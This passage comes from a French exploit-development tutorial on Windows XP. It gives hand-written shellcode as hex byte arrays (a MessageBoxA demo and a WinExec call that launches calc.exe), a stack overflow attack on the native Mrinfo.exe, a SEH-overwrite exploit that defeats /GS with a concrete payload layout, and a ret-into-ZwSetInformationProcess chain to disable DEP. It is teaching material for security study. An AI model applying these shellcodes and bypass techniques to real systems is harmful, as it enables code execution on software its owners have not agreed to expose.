Ensuite afin d'appeler LoadLibrary pour charger user32.dll nous devons poser sur la pile la chaine de caractères « User32.dll », nous utilisons donc l'instruction push pour poser sur la pile la chaine 4 lettres par 4 lettres.

Seulement la chaine fait 10 caractères, nous sommes obligés d'utiliser un registre plus petit AX.
On l'utilise donc pour y glisser nos deux dernières lettres, puis nous posons sur la pile la valeur du registre eax, AX étant un composant de eax, nous allons poser sur la pile nos deux lettres suivit de deux null bytes, la fin de notre chaine est donc assurée et tout cela sans utiliser d'instruction asm au opcode null.

Une fois la chaine posée sur la pile nous devons récupérer un pointeur sur celle-ci, le registre ESP pointe à ce moment là sur le début de notre chaine, nous posons donc sa valeur sur la pile afin d'appeler la fonction.


Ensuite nous utilisons le registre edi pour y copier l'adresse de notre adresse, que nous appelons avec l'instruction call edi. Puis nous recommençons ces opérations afin d'appeler la fonction MessageBoxA[16] et ExitProcess[17].

Maintenant que nous avons notre code asm, nous le compilons et nous allons récupérer les opcodes grâce à OllyDbg.
En effet nous ouvrons notre exécutable et nous récupérons les valeurs hexadécimales des instructions : nous nous retrouvons avec un shellcode de 59 octets plutôt pas mal pour notre premier shellcode.

Le voici :

```
char shellcode[]=

"\x33\xDB\x33\xC0\x66\xB8\x6C\x6C\x50\x68\x33\x32\x2E\x64\x68\x75\x73\x65\x72"
"\xBF\x77\x1D\x80\x7C" //Remplacez 7C801D77 par l'adresse de LoadLibraryA.
"\x54\xFF\xD7\x53\x68\x63\x6C\x30\x6B\x68\x30\x76\x65\x72\x8B\xCC\x53\x51\x51\x53"
"\xBF\x8A\x05\x3D\x7E" //Remplacez 7E3D058A par l'adresse de MessageBoxA.
"\xFF\xD7\x53"
"\xBF\xDA\xCD\x81\x7C" //Remplacez 7C81CDDA par l'adresse de ExitProcess.
"\xFF\xD7";//59 octets.
```

On peut donc exploiter notre précédent code avec notre shellcode, c'est appréciable !



Voici un second exemple appelant cette fois-ci WinExec[18].

```
.386
.model flat,stdcall
option casemap:none

.data
.code
start:

 xor ebx,ebx
 push ebx
 push 6578652eh
 push 636c6163h
 push 5c32336dh
 push 65747379h
 push 735c5357h
 push 4f444e49h
 push 575c3a43h
 mov edi,7C86136Dh ; Adresse de WinExec.

 mov eax, esp
 push 5          ;#define SW_SHOW 5
 push eax

 call edi

 mov edi,7C81CDDAh ; Adresse de ExitProcess

 push ebx
 call edi

end start
```

Dans celui-ci rien de nouveau, les mêmes techniques utilisées que ci-dessus c'est pour cela que nous le détaillerons pas.

Celui-ci fait une taille de 58 octets ce qui est assez raisonnable, le voilà :

```
char shellcode[]=

"\x33\xDB\x53\x68\x2E\x65\x78\x65\x68\x63\x61\x6C\x63"
"\x68\x6D\x33\x32\x5C\x68\x79\x73\x74\x65"
"\x68\x57\x53\x5C\x73\x68\x49\x4E\x44\x4F"
"\x68\x43\x3A\x5C\x57"
"\xBF\x6D\x13\x86\x7C" //Remplacez 7C86136D par l'adresse de votre WinExec
"\x8B\xC4\x6A\x05\x50\xFF\xD7"
"\xBF\xDA\xCD\x81\x7C" //Remplacez 7C81CDDA par l'adresse de votre ExitProcess
"\x53\xFF\xD7";//58octets.
```

Nous pouvons aussi procéder à l'exploitation avec notre shellcode fait maison :

Vous êtes dorénavant capable de coder des shellcodes statiques.

Mais il faut savoir qu'il existe aussi des générateurs de shellcodes, comme celui de metasploit[19] qui est très bien, on peut créer des shellcodes alphanumériques, restreindre l'utilisation d'un opcode et pleins d'autres option, à tester. Metasploit propose même un kit de developpement[20] de shellcodes. Nous en avons alors finis avec les quelques explications sur le coding de shellcode statique basique.

A présent afin de voir si vous avez assimilé et compris les différentes notions jusqu'à présentes abordées nous vous proposons un cas d'école, mais un cas réel.

Votre quête est donc exploiter un stack overflow dans le binaire Mrinfo.exe présent nativement sur un système windows XP. La faille se situe donc lors du traitement de la chaine passé en argument avec l'option -i. Comme d'habitude nous élaborons un petit plan d'attaque :

```
[56A][ret][4 a][shellcode]
```

On commence donc à charger l'exécutable dans OllyDbg, nous traçons un peu puis nous tombons sur la routine vulnérable, le codeur a réaliser une routine perso qui copie octet par octet la chaine de caractères passée en argument dans un autre buffer, et la taille de l'argument n'est encore une fois pas contrôlé, vérifié, résultat nous pouvons sortir de notre buffer et réécrire la pile.

Pour vous laissez chercher un peu nous vous donnons l'adresse du début de la routine chez moi, tout commence en 0100183A. Cependant il faut savoir qu'il existe plusieurs protections [21] mise en place par windows afin d'éviter les exploitations de stack overflow et de buffer overflow plus généralement. Dans ce cas là windows empêche l'exécution de la pile, c'est à dire que on ne pourra pas exécuter notre shellcode s'il est présent sur la pile.

Pour éviter cette protection rendez vous dans votre Panneau De Configuration -> Système -> Onglet Avancé -> Dans l'intitulé Perfomances : Paramètres -> Onglet Prévention de l'éxécution des Données -> cochez « Activez la prévention d'éxécution des données pour tous les programmes et services, sauf ceux que je sélectionne : » vous cochez donc « Information multidestinataire ».

Vous redémarrez et vous pourrez exploitez tranquillement.

Vous pouvez à partir de ce moment calculer le nombre de caractères nécessaires pour réécrire la sauvegarde du registre EBP et du registre EIP.

Une fois que vous contrôlez le registre EIP vous opérez comme précédemment, vous placez votre shellcode sur la pile et vous réécrivez la sauvegarde de EIP avec une adresse qui pointe sur un JMP ESP. Pour illustrer, voici un petit screenshot qui présente l'écrasement des données.

Et voici un petit screenshot illustrant l'exploitation :

Voici donc les trois premières grandes parties terminées, vous savez à présent exploiter un stack overflow basique sans protections ajoutées. Mais comme nous vous l'avons dit un peu plus haut des protections sont installées au cours du temps afin de contrer ce genre d'attaque. Dans la prochaine partie nous allons vous présenter la façon à opérer pour bypasser la protection mise en place par Visual C++ avec le flag /GS[22] et la DEP[23].

Contournement des protections

Cookie GS
La protection

Tout d'abord nous allons un peu étudier la protection en elle même avant de la contourner.

Le code est le même que précédemment, sauf qu'il est compilé avec Visual C++ issue de la suite Microsoft Visual Studio 2008 avec l'option /GS. Afin de comprendre le fonctionnement de la sécurité mise en place je vous conseil l'utilisation du puissant désassembleur IDA [24]. IDA embarque un déboggueur mais OllyDbg est à notre avis bien mieux, c'est pour cela que nous utiliserons IDA seulement pour l'analyse statique (« Dead listing » en anglais). Voici le code désassemblé de notre exécutable compilé avec Visual studio :

```
push   ebp
mov    ebp, esp
sub    esp, 10h
mov    eax, __security_cookie
xor    eax, ebp
mov    [ebp+var_4], eax
mov    eax, [ebp+arg_0]
push   eax             ; char *
lea    ecx, [ebp+var_10]
push   ecx             ; char *
call   _strcpy
add    esp, 8
mov    ecx, [ebp+var_4]
xor    ecx, ebp
call   @__security_check_cookie@4 ; __security_check_cookie(x)
mov    esp, ebp
pop    ebp
retn
```

La première que l'on voit « d'anormale » par rapport au binaire précédent, c'est la présence du call @__security_check_cookie@4 après notre call _strcpy.

Allons voi ce qui se passe dans ce call.

```
cmp    ecx, __security_cookie
jnz    short loc_401094
rep retn
.text:00401094              jmp     ___report_gsfailure
```

Suivons le jmp.
[..]

```
call   ds:__imp__IsDebuggerPresent@0 ; IsDebuggerPresent()
mov    DebuggerWasPresent, eax
push   1
call   __crt_debugger_hook
pop    ecx
push   0               ; lpTopLevelExceptionFilter
call   ds:__imp__SetUnhandledExceptionFilter@4 ; SetUnhandledExceptionFilter(x)
push   offset GS_ExceptionPointers ; ExceptionInfo
call   ds:__imp__UnhandledExceptionFilter@4 ; UnhandledExceptionFilter(x)
cmp    DebuggerWasPresent, 0
jnz    short loc_401437
push   1
call   __crt_debugger_hook
pop    ecx
```


```
call   ds:__imp__IsDebuggerPresent@0 ; IsDebuggerPresent()
mov    DebuggerWasPresent, eax
push   1
call   __crt_debugger_hook
pop    ecx
push   0               ; lpTopLevelExceptionFilter
call   ds:__imp__SetUnhandledExceptionFilter@4 ; SetUnhandledExceptionFilter(x)
push   offset GS_ExceptionPointers ; ExceptionInfo
call   ds:__imp__UnhandledExceptionFilter@4 ; UnhandledExceptionFilter(x)
cmp    DebuggerWasPresent, 0
jnz    short loc_401437
push   1
call   __crt_debugger_hook
pop    ecx
```


Reprenons depuis le début, ce qu'on appel cookie est enfaite un DWORD, un nombre autrement dit.

Le cookie va se retrouvé dans le registre ECX avant l'appel de la fonction de vérification d'intégrité, celle-ci compare ECX à la valeur du cookie empilé, si elles sont différentes on met fin au processus suite à l'appel de TerminateProcess[25]. Le cookie va être posé sur la pile après que les sauvegardes des registres EBP et EIP soit empilés. Dans le cas ou nous débordons de notre espace dans le but de réécrire ces sauvegardes, le cookie sera lui aussi réécrit, c'est pour cela que le programme appel une fonction de vérification d'intégrité du cookie.

Voici un petit schéma de la situation pour les personnes qui ne verraient pas bien l'état de la stack :

Etat de la pile après le prologue et l'allocation avec la sécurité mise en place par Visual C++

Vous vous demandez peut être maintenant comment ce cookie est généré ?

Celui-ci est généré avec un code qui ressemble à celui la (Voir article originel [26]) :

```
#include <stdio.h>
#include <windows.h>

int main()
{
FILETIME ft;
unsigned int Cookie=0;
unsigned int tmp=0;
unsigned int *ptr=0;
LARGE_INTEGER perfcount;

GetSystemTimeAsFileTime(&ft);
Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
Cookie = Cookie ^ GetCurrentProcessId();
Cookie = Cookie ^ GetCurrentThreadId();
Cookie = Cookie ^ GetTickCount();
QueryPerformanceCounter(&perfcount);
ptr = (unsigned int*)&perfcount;
tmp = *(ptr+1) ^ *ptr;
Cookie = Cookie ^ tmp;

printf("Cookie: %.8X\n",Cookie);
 return 0;
}
```

N'imaginez donc pas générer votre cookie, et écraser la valeur du cookie avec celle généré en pensant qu'elles seront identiques : beaucoup de paramètres rentrent en jeux. (dans ce cas imaginaire on se retrouverait avec un cas classique de stack overflow)

Structured Exception Handling

Les SEHs (abréviation de « Structured Exception Handling[27] ») sont un mécanisme mise en place par le système Windows permettant d'intervenir au cas où notre binaire engendrerait des exceptions durant son exécution. Concrètement ce sont des structures au prototype suivant :

```
typedef struct EXCEPTION_REGISTRATION
{
 EXCEPTION_REGISTRATION *next;
 PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

Le premier membre va pointer sur le SEH suivant, et le second membre est un pointeur sur une fonction appelé pour résoudre l'exception ; ces fonctions ont le prototype suivant :

```
EXCEPTION_DISPOSITION
   __cdecl _except_handler(
      struct _EXCEPTION_RECORD *ExceptionRecord,
      void * EstablisherFrame,
      struct _CONTEXT *ContextRecord,
      void * DispatcherContext
      );
```

Retenez bien ce prototype car il sera fondamental dans la partie exploitation.

Je ne sais pas si vous portez beaucoup d'attention à l'état de la pile quand vous débugguer un programme, car il se trouve qu'un pointeur sur le premier SEH et un pointeur sur ce qu'on appel le « SEH handler » (il s'agit tout simplement d'un pointeur sur la fonction à lancer) soit posés sur la pile.

Imaginer donc que si nous débordons jusqu'à la réécriture de ces pointeurs, nous pourrions avoir un contrôle du flux d'exécution.
Supposons qu'une exception X se lève, le système fait appel alors à la fonction KiUserExceptionDispatcher (fonction exportée par ntdll.dll) celle-ci va vérifier si oui ou non notre handler est valide.

Pour être valide il se doit de ne pas pointer dans la pile, ni dans une librairies ; si toutes ces conditions sont réunis le handler est éxécuté par la fonction ExecuteHandler.
C'est à ce moment là où l'on commence à voir l'attaque s'esquisser car en effet malgrè la mise en place de la protection /GS nous arriverons à priori à contrôler le flux d'exécution du binaire.

Exploitation par réécriture de SEH

Comme nous l'avons suggérer à la fin de la sous partie précédente, nous aurions un contrôle du programme si nous arrivons à effectuer deux taches.
Tout d'abord réécrire les pointeurs avec des valeurs « intelligentes », et enfin soulever une exception.

Pour cette exploitation nous travaillerons avec le code suivant compilé sous Visual Studio 2008 avec le flag /SAFESEH:NO[28].


Si ce flag est activé, notre binaire possedera un champs dans le PE (portable executable) qui listera les handlers autorisés, dans ce cas là notre exploitation serait donc compromise.

```c
#include <stdio.h>
#include <string.h>

void function(char* buf);
void pwnd();

int main(int argc,char* argv[])
{
 printf("0wnz your st4ckzz.\n");
 if(!argv[1])return 0;

 function(argv[1]);
 return 0;
}

 void function(char* buf)
{
 int a,b;
 char ownz[10];
 strcpy(ownz,buf);
 a = 0;
 b = 1/a;
}

void pwnd()
{
 printf("Redirection du flux d'execution du programme reussi !\n\n");
}
```

Alors une petite chose à vous expliquez, vous constatez que nous allons tricher en divisant par zéro afin de lever une exception. Sans cela il était impossible de créer une exception en injectant plus d'octet que la pile pouvant en contenir, et de réécrire les pointeurs correctement ; vous comprendrez tous cela un peu plus bas. Cependant je tiens à préciser que dans un cas réel nous avons toujours un moyen de lever une exception : par exemple les instructions comme MOV DWORD PTR [EBP-4], ECX vont alors lever des exceptions étant donné que nous allons réécrire la sauvegarde de EBP.

En tout cas votre exploitation ne peut être réalisée sans les deux conditions évoquées un peu plus haut. Maintenant que vous êtes sensibilisés à la vulnérabilité nous allons pouvoir commencer l'attaque de notre binaire.

Votre première tâche est de prendre vos marques, c'est à dire qu'il faut que vous trouviez le nombre d'octet à envoyer au programme afin de réécrire les pointeurs.




Pour ma part il me faut donc envoyer 88 octets pour arriver au niveau des pointeurs. A présent nous devons élaborer notre technique d'attaque, souvenez vous plus haut en ce qui concerne le prototype des handlers, pour les appeler il faut quatre arguments. Lorsque la fonction va donc appelé notre handler, les quatres arguments seront présent sur la stack.

L'un de ces arguments pointe sur notre pointeur du SEH suivant.

Voyez vous sur notre screenshot ci dessus en 0013FFB0 nous avons un pointeur (ici réécrit) sur la prochaine structure SEH. Maintenant observons la pile lorsque nous arrivons dans la fonction ExecuteHandler qui ressemble a cela :

```
7C913799  /$ 55              PUSH EBP
7C91379A  |. 8BEC            MOV EBP,ESP
7C91379C  |. FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C91379F  |. 52              PUSH EDX
7C9137A0  |. 64:FF35 000000>PUSH DWORD PTR FS:[0]
7C9137A7  |. 64:8925 000000>MOV DWORD PTR FS:[0],ESP
7C9137AE  |. FF75 14         PUSH DWORD PTR SS:[EBP+14]
7C9137B1  |. FF75 10         PUSH DWORD PTR SS:[EBP+10]
7C9137B4  |. FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C9137B7  |. FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C9137BA  |. 8B4D 18         MOV ECX,DWORD PTR SS:[EBP+18]
7C9137BD  |  FFD1            CALL ECX
7C9137BF  |  64:8B25 000000>MOV ESP,DWORD PTR FS:[0]
7C9137C6  |. 64:8F05 000000>POP DWORD PTR FS:[0]
7C9137CD  |. 8BE5            MOV ESP,EBP
7C9137CF  |. 5D              POP EBP
7C9137D0  \. C2 1400         RETN 14
```

Posons un breakpoint en 7C9137BD, à cet endroit le registre ECX contiendra un pointeur sur notre handler, mais pour appeler cette handler il faut lui passer quatre arguments sur la pile ce qui sera pris en charge par la fonction intégrée dans ntdll bien sur.



Ce screenshot à été pris avant l'instruction CALL ECX, c'est à dire qu'une fois le CALL ECX éxecuté nous aurons la sauvegarde du registre EIP empilé.

Notre but va donc être de trouver une suite d'instruction nous permettant de faire pointer le registre ESP en 0013FB98 où se trouve un pointeur qui pointe sur le SEH suivant.

Si ESP pointe en 0013FB98 et que nous exécutons une instruction RETN cela voudra dire que nous dépilerons la valeur sur le sommet de la pile dans le registre EIP, autrement dit nous redirigerons notre programme en 0013FFB0.

C'est à dire que le programme arrivé en 0013FFB0 devra sauter sur notre shellcode, et pour cela nous allons tout simplement y placer un « jump court ».

Cette instruction permet un saut à plus ou moins 128 octets par rapport à l'endroit où on le pose ; cette instruction est codé sur 2 octets c'est pour cela que nous utiliserons deux instructions NOP (0x90) afin d'obtenir un dword dans le but de réécrire complètement le pointeur sur le SEH suivant.

Notre seul est unique problème c'est de trouver une adresse avec laquelle on pourra réécrire le pointeur sur le handler. La suite d'instruction sur laquelle nous devons arriver devra décaler la pile de 8 octets (la sauvegarde EIP, et le premier argument) et enfin un RETN pour dépiler le pointeur dans EIP. C'est en 0040109E que notre réponse se trouve :

```
0040109E   |. 83C4 04        ADD ESP,4
004010A1   |. 5D             POP EBP
004010A2   \. C3             RETN
```

Notre plan est bientôt terminé courage, notre dernier problème est la présence de null byte dans l'adresse car la fonction strcpy ne va pas le copier dans la pile. Réfléchissons un peu et regardons l'état original de la pile sans avoir réécrit les pointeurs :

Par chance nous avons une adresse contenant elle aussi un null byte, l'écrasement des données se faisant de gauche vers la droite nous pouvons donc seulement réécrire les trois premiers octets de l'adresse de tel sorte à laisser le null byte dans la stack ; c'est comme cela que nous allons éviter le problème du null byte dans notre adresse.


Soufflez un peu ce n'est peut être pas évident à comprendre comme cela, donc ce que je vous conseille c'est d'ouvrir la cible dans OllyDbg et de tester vos propres combines.
Vous serez comme cela en réel confrontation aux problèmes éventuels tel que je l'ai été. Un petit résumé ne fait pas de mal, un plan d'attaque suffiera :

```
['a' x 24octets][Shellcode 58octets]['a' x 6octets]
[NOP NOP JMP sur notre shellcode][ret sur un ADD ESP,8
RETN]
```

Seulement une question doit subsiter, celle-ci résultant du fait que le shellcode soit entouré de 'a'. En effet j'ai choisis de « décaller » le shellcode pour éviter sa modification sur la pile, car si on observe correctement notre fonction nous rencontrons un moment :

```
00401060   |. C745 FC 000000>MOV DWORD PTR SS:[EBP-
4],0
```

Autrement dit je me suis arrangé pour que EBP-4 ne pointe pas sur notre shellcode, afin de le garder intègre jusqu'à son exécution par le biais de notre « jump court ». C'est d'ailleurs la seule donnée qui nous manque, utilisons encore une fois OllyDbg pour repérer jusqu'où sauter :



Complétons notre plan d'attaque final :

```
['a'x24octets][Shellcode 58octets]['a'x6octets][\x90\
x90\xEB\xBC][\x9E\x10\x40]
```

Nous pouvons dès maintenant rédiger un exploit et tester l'exploitation :

Data Execution prevention

A présent nous allons décrire la protection procuré par la Data Execution Prevention[23] (DEP) puis nous nous intéresserons à son contournement par la suite.

Celle-ci a fait son apparition avec Windows XP et son Service Pack 2 (sp2), prénommé Data Execution Prevention, simplement ce dispositif permet d'éviter toutes exécutions d'instructions dans des zones de la mémoire à l'origine non-exécutable ; la pile et le tas ne sont donc plus exécutable, ou du moins il le seront plus pour longtemps.

Ce dispositif apparaît alors comme un grand obstacle à l'exploitation, car comme vous l'avez constaté notre payload est très souvent situé dans la pile qui est une

région non-exécutable.
Cependant comme nombre de protections, celle-ci peut être déjoué de plusieurs façons, nous traiterons donc deux explications théorique afin de mettre en péril cette protection.

Return into ZwSetInformationProcess()

Les techniques liées à l'exploitation de stacks overflows sont assez nombreuses, le retour dans une fonction est celle qui va nous intéressé.

Le but de cette attaque est non pas de réécrire la sauvegarde du registre EIP par l'adresse de notre shellcode, mais d'y placer l'adresse d'une fonction afin d'exécuter celle-ci. Cette attaque contraint donc l'attaquant à « préparer » la pile afin que la fonction appelé possède les arguments dont elle a besoin sur la pile.

Microsoft lors du développement de la protection c'est rapidement rendus compte que de nombreux programmes ne pourraient fonctionner avec un tel dispositif c'est pour cela qu'ils développèrent le DEP avec une optique de configuration individuelle par processus.

Tout d'abord, vous pouvez configurer celle-ci en passant par le boot.ini avec l'option /NoExecute et les flags AlwaysOn/AlwaysOff par exemple. La feature la plus intéressante pour nous est la fonction NtSetInformationProcess[29] exporté par ntdll.dll et définit par le prototype suivant :

```
NTSYSAPI
NTSTATUS
NTAPI
NtSetInformationProcess(
  IN HANDLE               ProcessHandle,
  IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
  IN PVOID                ProcessInformation,
  IN ULONG                ProcessInformationLength );
```

Cette fonction va nous permettre tout simplement de désactiver le support mis en place par la DEP avec le code suivant par exemple :

```
typedef enum _PROCESSINFOCLASS {
 ProcessBasicInformation,//1
 ProcessQuotaLimits,
 ProcessIoCounters,
 ProcessVmCounters,
 ProcessTimes,
 ProcessBasePriority,//5
 ProcessRaisePriority,
 ProcessDebugPort,
 ProcessExceptionPort,
 ProcessAccessToken,
 ProcessLdtInformation,//10
 ProcessLdtSize,
 ProcessDefaultHardErrorMode,
 ProcessIoPortHandlers,          // Note: this is kernel mode only
 ProcessPooledUsageAndLimits,
 ProcessWorkingSetWatch,//15
 ProcessUserModeIOPL,
 ProcessEnableAlignmentFaultFixup,
 ProcessPriorityClass,
 ProcessWx86Information,
 ProcessHandleCount,//20
 ProcessAffinityMask,
 ProcessPriorityBoost,
 ProcessDeviceMap,
 ProcessSessionInformation,
 ProcessForegroundInformation,//25
 ProcessWow64Information,
 ProcessImageFileName,
 ProcessLUIDDeviceMapsEnabled,
 ProcessBreakOnTermination,
 ProcessDebugObjectHandle,//30
 ProcessDebugFlags,
 ProcessHandleTracing,
 ProcessIoPriority,
 ProcessExecuteFlags, <-- 34
 ProcessResourceManagement,
 ProcessCookie,
 ProcessImageInformation,
 MaxProcessInfoClass             // MaxProcessInfoClass should always be the last enum
} PROCESSINFOCLASS;

ULONG flags = MEM_EXECUTE_OPTION_ENABLE;
ZwSetInformationProcess(GetCurrentProcess(),ProcessExecuteFlags,&flags,sizeof(flags));
```

Notre but est d'appeler cette fonction avec l'InformationClass qui vaut ProcessExecuteFlags. En effet cette fonctionnalité permet de contrôler l'activation et la désactivation du DEP sur le processus. On va donc concevoir un shellcode qui va définir une pile avec des arguments qui vont servir au retour dans cette fonction de ntdll.

D'abord définissons la forme des arguments de ZwSetInformationProcess. GetCurrentProcess[31] est une fonction qui est simplement composé de deux instructions :

```
7C80DDF5 > 83C8 FF          OR EAX,FFFFFFFF
7C80DDF8   C3               RETN
```

La fonction va tout simplement nous renvoyé la valeur -1, ensuite nous avons le 34ème membre appelé « ProcessExecuteFlags » de l'énumération PROCESSINFOCLASS. Celui-ci sera donc égal à 34, soit 0x22 en hexadécimal, ensuite le 3ème argument est un pointeur sur une constante définissant l'autorisation de l'exécution des zones de mémoires protégées par la protection.

```
#define MEM_EXECUTE_OPTION_ENABLE 0x2
```

Il nous faudra donc un pointeur sur un 0x2, et enfin le dernier argument a pour valeur 4, la taille d'un ULONG (unsigned long). Nous pouvons dorénavant modifier notre code comme cela :

```
ULONG flags = 0x2;
ZwSetInformationProcess((HANDLE)-1,0x22,&flags,0x4);
```

L'attaque utilisée est décrite dans l'article 4 extrait du volume 2 de uninformed[30]. La technique paraît alors extrêmement simple, car il nous suffit seulement de déposer sur la stack les arguments qu'exige notre fonction et enfin de réécrire la sauvegarde du registe EIP avec l'adresse de notre fonction afin d'y rediriger le flux d'exécution.

Seulement les arguments que vous voyez là contiennent des nullbytes, cela nous empêche de concevoir un payload sous forme de string ANSI. Au lieu de préparer notre stack « manuellement » nous allons commanditer plusieurs retours sur des instructions qui vont se charger de constituer notre pile avant l'appel à ZwSetInformationProcess[29].

En premier lieu nous allons faire en sorte de redirigé le flot d'exécution du binaire vers l'instruction suivante contenus dans ntdll :

```
7C962080   B0 01            MOV AL,1
7C962082   C2 0400          RETN 4
```

La pile devra être par contre bien structuré de sorte que l'adresse du prochain retour soit bien dépilée dans le registre EIP afin d'effectuer un retour sur le bloc d'instructions suivant qui est en fait l'extrait de code permettant de désactiver la DEP :

```
7C92D3F8   . 3C 01          CMP AL,1
7C92D3FA   . 6A 02          PUSH 2
7C92D3FC   . 5E             POP ESI
7C92D3FD   . 0F84 B72A0200  JE ntdll.7C94FEBA
```

ESI contient à présent la valeur 2 et comme la comparaison sera vraie, le bit ZF sera donc mis à 1, nous allons donc sauter en 7C94FEBA:

```
7C94FEBA   > 8975 FC        MOV DWORD PTR SS:[EBP-4-
],ESI
7C94FEBD   .^E9 41D5FDFF    JMP ntdll.7C92D403
```

Nous insérons la valeur du registre ESI à l'adresse EBP-4, cela implique que le registre EBP ne doit pas contenir n'importe quelle adresse, sinon une exception sera générée et votre exploitation ruinée, à présent nous sautons en 7C92D403 :

```
7C92D403   > 837D FC 00     CMP DWORD PTR SS:[EBP-
4],0
7C92D407   . 0F85 60890100  JNZ ntdll.7C945D6D
```

Ces instructions vérifie si la valeur contenue à l'adresse EBP-4 est égale à 0, mais en 7C94FEBA nous avons écrit à l'adresse EBP-4 justement la valeur 2, la comparaison sera donc fausse et le bit ZF aura pour valeur 0, nous allons donc sauter en 7C945D6D :

```
7C945D6D   > 6A 04          PUSH 4
7C945D6F     . 8D45 FC          LEA EAX,DWORD PTR
SS:[EBP-4]
7C945D72   . 50             PUSH EAX
7C945D73   . 6A 22          PUSH 22
7C945D75   . 6A FF          PUSH -1
7C945D77   . E8 B188FDFF    CALL ntdll.ZwSetInforma-
tionProcess
7C945D7C   .^E9 C076FEFF    JMP ntdll.7C92D441
```

C'est ici que nous arrivons sur le bloc d'instructions le plus intéressant car en effet c'est celui-ci qui va réaliser l'appel à la fonction ZwSetInformationProcess avec les arguments nécessaire à la désactivation du dispositif de sécurité. Une fois son exécution nous sautons en 7C92D441 :

```
7C92D441   > 5E             POP ESI
7C92D442   . C9             LEAVE
7C92D443   . C2 0400        RETN 4
```


Voilà la manière de procéder pour ce premier contournement, comme vous pouvez le constater l'attaque est analogue à un ret2libc[32] si bien connu sous linux.

Néanmoins j'aimerais attirer votre attention sur les multiples problèmes pouvant être rencontré dans ce contournement.

En premier lieu, il va falloir réécrire intelligemment la valeur de la sauvegarde du registre EBP car comme je l'ai précisé un peu plus haut lorsque nous allons rencontré l'instruction MOV [EBP-4],ESI , EBP devra posséder une adresse où il est possible d'écrire. On peut par exemple utiliser une adresse qui pointe dans la section .data d'une librairie.

